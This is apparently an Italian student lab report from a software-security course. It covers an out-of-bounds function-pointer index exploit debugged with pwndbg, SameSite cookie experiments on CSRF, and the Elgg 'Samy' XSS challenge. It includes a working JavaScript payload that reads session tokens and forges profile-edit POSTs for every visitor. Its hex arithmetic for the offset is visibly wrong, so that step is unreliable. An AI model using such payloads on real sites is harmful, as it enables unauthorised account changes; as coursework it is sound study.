Nel `main`, dopo la lettura dell'input dell'utente, il valore immesso viene convertito in un intero tramite la funzione `atoi()`. Tale valore viene poi utilizzato come indice per accedere all'array `ptrs`. Se l'utente inserisce un valore non corretto, è possibile sovrascrivere l'indirizzo di una funzione contenuta nell'array `ptrs`, causando l'esecuzione di un'altra funzione a sua scelta.

```

fptr  ptrs[3] = { NULL, get_wisdom, put_wisdom };

int main(int argc, char *argv[]) {

    while(1) {
        char  buf[1024] = {0};
        int r;
        fptr p = pat_on_back;
        r = write(outfd, greeting, sizeof(greeting)-sizeof(char));
        if(r < 0) {
            break;
        }
        r = read(infd, buf, sizeof(buf)-sizeof(char));
        if(r > 0) {
            buf[r] = '\0';
            int s = atoi(buf);
            fptr tmp = ptrs[s];
            tmp();
        } else {
            break;
        }
    }
    return 0;
}

```

Figure 25: Codice main

Al fine di trovare il giusto valore numerico si utilizza ancora una volta GDB e si va porre un breakpoint in presenza della read.

```

pwndbg> break wisdom-alt.c:100
Breakpoint 1 at 0x14d3: file wisdom-alt.c, line 100.
pwndbg> █

```

Figure 26: Breakpoint funzione read

Eseguendo il programma con run, esso si stopperà in presenza del breakpoint e in tale punto è possibile stampare i valori dei puntatori.

The screenshot shows a debugger interface with three main sections: [SOURCE (CODE)], [STACK], and [BACKTRACE].

[SOURCE (CODE)]: Displays the C code from `wisdom-alt.c` with line numbers 95 to 105. Line 100 is highlighted with a yellow arrow. The code involves reading from a file descriptor and writing to a buffer, then attempting to convert the buffer to an integer and call a function pointer.

[STACK]: Shows the stack dump starting at address 00:0000. The `esp` register is at 0xfffffc60, with 7 skipped entries below it.

[BACKTRACE]: Shows the call stack with 4 entries:

- 0 0x565564d3 `main+108`
- 1 0xf7d9a519 `__libc_start_call_main+121`
- 2 0xf7d9a5f3 `__libc_start_main+147`
- 3 0x5655610b `_start+43`

Figure 27: Esecuzione programma

The screenshot shows a series of `print` statements in the pwndbg debugger:

- `print ptrs` outputs `$1 = {0x0, 0x56556275 <get_wisdom>, 0x56556344 <put_wisdom>}`
- `print &ptrs` outputs `$2 = (fptr (*)[3]) 0x56559094 <ptrs>`
- `print p` outputs `$3 = (fptr) 0x56556241 <pat_on_back>`
- `print &p` outputs `$4 = (fptr *) 0xfffffd06c`

Figure 28: Valori puntatori

Per far sì che l'array `ptrs` punti alla funzione `pat_on_back()`, l'idea consiste nel calcolare la distanza tra l'indirizzo di `ptrs` e quello della funzione `pat_on_back()`. Questa distanza (offset) viene successivamente convertita in un valore numerico decimale, che poi può essere utilizzato come indice nell'array `ptrs`. Il processo può essere suddiviso nei seguenti passaggi:

$$\text{PTRS} = 0x56559094$$

$$P = 0xfffffd06c$$

$$P - \text{PTRS} = 0xfffffd06c - 0x56559094 = 0xA6A8FF6$$

$$\frac{P - \text{PTRS}}{4} = \frac{0xA6A8FF6}{4} = 0x2A6A8FF6 = 711,626,742$$

La differenza $P - \text{PTRS}$ rappresenta l'offset tra un puntatore controllabile dall'utente `P` e l'array globale `ptrs` in memoria. Poiché `ptrs` è una variabile globale, si trova in una sezione di memoria accessibile da qualsiasi punto del programma.

Se l'utente inserisce un indice **s** abbastanza grande, l'accesso a **ptrs[s]** può superare i limiti dell'array e puntare a un'area di memoria arbitraria. Questo permette di sovrascrivere un valore vicino in memoria, come un puntatore a funzione, facendolo puntare a **pat_on_back()**.

Di conseguenza, quando il programma esegue **ptrs[s]**, invece di una funzione legittima, chiama **pat_on_back()**, permettendo all'attaccante di eseguire codice non previsto dal normale flusso del programma.

```
pwndbg> run
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt-32
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >711626742
Achievement unlocked!
```

Figure 29: Attacco buffer overflow extra 3

2 LAB2: Web Security

2.1 Cross-Site Request Forgery

Il **Cross-Site Request Forgery (CSRF)** è un tipo di **attacco informatico** in cui un malintenzionato sfrutta la **sessione autenticata** di un utente su un'applicazione web per indurlo, a sua insaputa, a eseguire **azioni non autorizzate**. Questo è possibile inviando **richieste HTTP** malevole dal **browser** dell'utente all'**applicazione target**, facendo leva sulla **fiducia** che quest'ultima ripone nell'utente autenticato.

2.1.1 SameSite cookies

Per mitigare questa tipologia di **attacchi**, vengono utilizzati i **SameSite cookies**, che definiscono delle regole su come i **cookie** devono essere inviati insieme alle **richieste** di un'applicazione web. Esistono tre principali categorie di SameSite cookies:

- **Cookie-Strict:** Con l'attributo **SameSite** impostato su "**Strict**", i **cookie** non verranno inviati con le **richieste cross-site**, garantendo che vengano utilizzati solo quando l'utente naviga direttamente sul **sito** che li ha impostati. Questa configurazione offre il massimo livello di **sicurezza**.
- **Cookie-Lax:** Con l'attributo **SameSite** impostato su "**Lax**", i **cookie** verranno inviati con le **richieste cross-site** derivanti da un'azione diretta dell'utente, come il clic su un **link** da un altro sito web. Tuttavia, non verranno inviati con richieste cross-site automatiche, come il caricamento di immagini o iframe. Questa impostazione rappresenta un buon **compromesso** tra **sicurezza** e **usabilità**, riducendo il rischio di **attacchi CSRF**.
- **Cookie-Normal:** Con l'attributo **SameSite** impostato su "**None**", i **cookie** verranno inviati con tutte le **richieste cross-site**, indipendentemente dall'origine o dall'azione dell'utente. Questa impostazione rappresenta il comportamento predefinito dei cookie e può introdurre **rischi di sicurezza** se non gestita correttamente. Quando si utilizza "**None**", è fondamentale proteggere i **cookie** con altre misure di **sicurezza**.

Per comprendere in modo efficace il funzionamento di queste **tipologie**, vengono effettuati gli **esperimenti** forniti dal laboratorio. Dopo aver attivato il container docker che ospita un server web, il sito `www.example32.com` è stato mappato all'IP del container. Successivamente avviando il sito web `www.example32.com`, verranno impostati tre **cookie** delle specifiche **tipologie** e sarà possibile svolgere due **esperimenti** differenti.




Figure 30: `www.example32.com`

Esperimento A

Nell'esperimento **A**, è possibile effettuare tre tipologie di **richieste**:

- Una **richiesta GET** eseguita tramite un **click** su un **link**.
- Una **richiesta GET** inviata attraverso un **form di dati**.
- Una **richiesta POST** derivante dall'invio di un **form di dati**.




Figure 31: Esperimento A

Queste 3 **richieste** verranno effettuate da `www.example32.com` a `www.example32.com` e saranno quindi tutte e 3 delle **richieste di tipo SameSite**. Come si può ben supporre dalle definizioni sopra elencate, tutte e 3 le **tipologie di cookie** saranno inviate senza problemi, poiché nessuna **richiesta** sarà di tipo **cross-Site**.




Figure 32: Get Request link (A)




Figure 33: Get Request form (A)




Figure 34: Post Request (A)

Esperimento B

Nel caso dell'esperimento **B**, le cose cambiano: sono presenti le stesse **tipologie di richieste**, ma queste partiranno da `www.example32.com` verso `www.attacker32.com` e saranno quindi **richieste di tipo Cross-Site**.




Figure 35: Esperimento B

Come si può correttamente immaginare, per tutte e 3 le **tipologie di richieste**, i **cookie** di tipologia **Strict** non verranno inviati, poiché nessuna **richiesta** sarà di tipo **SameSite**.

Un'altra cosa che si può immaginare è che i **cookie** di tipologia **Lax** saranno inviati senza problemi, in quanto tutte e 3 le **richieste** partiranno per mezzo di **clic** consapevoli dell'utente, e non in modo nascosto.

In realtà, si può notare una particolarità: nel caso della **richiesta POST**, i **cookie-Lax** non verranno inviati. La ragione principale risiede nella maggiore **sensibilità** e **rischio** associato alle **richieste POST**, che fa sì che le **richieste** di tipo POST, seppur scaturite consapevolmente dall'utente, non siano considerate **richieste di tipo "top-level"** e quindi non permettano l'invio della tipologia **Lax**.

I risultati vengono mostrati di seguito:




Figure 36: Get Request link (B)




Figure 37: Get Request form (B)




Figure 38: Post Request (B)

In conclusione, si può comprendere come le 3 **tipologie di cookie** aiutino il **server** a distinguere tra **richieste cross-site** e **same-site**:

- **Strict**: La tipologia **Strict** fornisce l'estrema **sicurezza** che le **richieste** siano di tipo **Same-Site**, e quindi che l'utente stia navigando sul **sito stesso**, garantendo la massima **sicurezza**.
- **Lax**: La tipologia **Lax** fornisce invece la **sicurezza** che le **richieste** dell'utente siano effettuate in modo **consapevole**, seppur non garantisca che una determinata **GET** sia di tipo **Cross-Site** o **Same-Site**, poiché in entrambi i casi i **cookie** verrebbero inviati. Per le **richieste POST**, invece, fornisce la **sicurezza** che le **richieste** siano di tipo **Same-Site**.
- **Normal**: La tipologia **Normal** non fornisce alcuna **sicurezza**, non permettendo al **server** di distinguere tra **richieste cross-site** o **same-site**.

2.2 Cross-Site Scripting XSS

Il **Cross-Site Scripting (XSS)** è un tipo di **vulnerabilità informatica** che consente agli **attaccanti** di inserire **script malevoli** all'interno di **pagine web** visualizzate da altri utenti. Questi **script** possono essere utilizzati per rubare **informazioni sensibili** degli utenti, diffondere **malware** o eseguire **azioni dannose** nel contesto del **browser** dell'utente.

2.2.1 Challenge Principale

Inserire la frase "SAMY IS MY HERO" nel **profilo** di altre persone senza il loro **consenso**.


Passaggi

Come **frase preliminare**, si è effettuato un **login** nel **profilo** di SAMY e si è svolta una **modifica del profilo**, al fine di intercettare la **richiesta HTTP** che parte e notare come essa venga costruita. In questo modo è stato ricavato il **guid(Global Unique Identifier)** di Samy. La **richiesta** è di tipo **POST** e viene effettuata attraverso il **link** "/action/profile/edit".

Figure 39: POST request

Figure 40: POST request

I dati che vengono trasmessi sono i valori di tutti i campi del profilo, con l'aggiunta di valori di sicurezza che servono ad evitare il CSRF.




```

1 -----geckoformboundaryea9eb531ed83ff04298dec683f2a779d
2 Content-Disposition: form-data; name="__elgg_token"
3
4 KzXJoiJn3KkuC2gXcW2hMA
5 -----geckoformboundaryea9eb531ed83ff04298dec683f2a779d
6 Content-Disposition: form-data; name="__elgg_ts"
7
8 1743088202
9 -----geckoformboundaryea9eb531ed83ff04298dec683f2a779d
10 Content-Disposition: form-data; name="name"
11
12 Samy
13 -----geckoformboundaryea9eb531ed83ff04298dec683f2a779d
14 Content-Disposition: form-data; name="description"
15
16 <p>Ciao sono Samy</p>
17

```

Figure 41: Dati trasmessi



```


-----geckoformboundaryea9eb531ed83ff04298dec683f2a779d
Content-Disposition: form-data; name="guid"

59

```

Figure 42: Dati trasmessi (GUID)

È possibile quindi comprendere che, per costruire un corretto **payload**, è necessario inserire i corretti **valori di sicurezza**, oltre al giusto **GUID** dell'utente. In caso contrario, il **sito web** potrebbe rifiutare la **richiesta** a causa della mancanza di tali **valori**. Inoltre è necessario cliccare su **Edit HTML** in modo da inviare del codice piuttosto che dati. Si è quindi costruito il seguente **payload**:



```

Apri ▾ + edit_profile.js -/software-security/web-security/xss-elgg/attacker Salva
1 <script type="text/javascript">
2 window.onload = function(){
3   var guid = "&guid=" + elgg.session.user.guid;
4   var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
5   var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
6   var name = "&name=" + elgg.session.user.name;
7
8   // Construct the content of your url.
9   var sendurl = "http://www.seed-server.com/action/profile/edit"; // FILL IN
10  var content = guid+ts+token+"&description=AMY IS MY HERO"; // FILL IN
11  var samyGuid = 59; // FILL IN
12
13  if (elgg.session.user.guid != samyGuid){
14    //Create and send Ajax request to modify profile
15    var Ajax=null;
16    Ajax = new XMLHttpRequest();
17    Ajax.open("POST",sendurl,true);
18    Ajax.setRequestHeader("Content-Type",
19      "application/x-www-form-urlencoded");
20    Ajax.send(content);
21  }
22 }
23 </script>

```

Figure 43: Payload malevolo

Al fine di evitare che lo **script** venga eseguito sul **profilo** stesso di **Samy**, eliminando da solo il **payload**, è presente un **if** che compara il **GUID** dell'utente con quello di **Samy**.

Il **GUID** di **Samy** è stato trovato in seguito alla **richiesta** intercettata precedentemente. Eseguendo quindi il **login** con il **profilo** di **Alice**, si può notare come tale **profilo** non abbia alcun **messaggio** sulla propria **bacheca**:

Figure 44: Profilo Alice

Nel momento in cui si visita la **bacheca** di **Samy**, dietro le quinte verrà eseguito lo **script malevolo** inserito, generando una **richiesta POST** sul **profilo** di **Alice** con **Initiator**: "Samy".

Figure 45: POST script malevolo

Producendo di conseguenza la modifica del profilo:

